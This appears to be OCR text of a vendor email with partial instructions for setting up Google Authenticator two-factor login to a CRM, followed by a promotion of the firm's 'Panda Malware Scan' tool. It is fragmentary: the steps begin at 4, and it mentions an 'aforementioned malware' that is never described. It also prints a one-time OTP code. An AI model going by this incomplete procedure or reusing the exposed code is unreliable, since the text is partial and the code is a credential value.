
Hello [redacted]

Please scan this with the Google Authenticator App

4) You will receive a code, please enter it in the following screen and press continue.



5) Once clicked continue you will enter the CRM and can start working.



OTP CODE: 333770

Bear in mind:

- The code is unique for each user so every user needs to follow this process.

- The scan procedure is done only once, at the first login - all following logins will only require entering the current password.
- Once starting the procedure the session is good until midnight of the same day, after that time (midnight) it will be reset and the user will need to insert a new code from the downloaded application.

Our property “Panda Malware Scan” software is distributed among our customers and other brokers/businesses who are interested to detect this aforementioned malware and protect their private internal network.
You are most welcome to contact us via email: cyber@pandats.com.

Best Regards,

Panda Cyber Security Division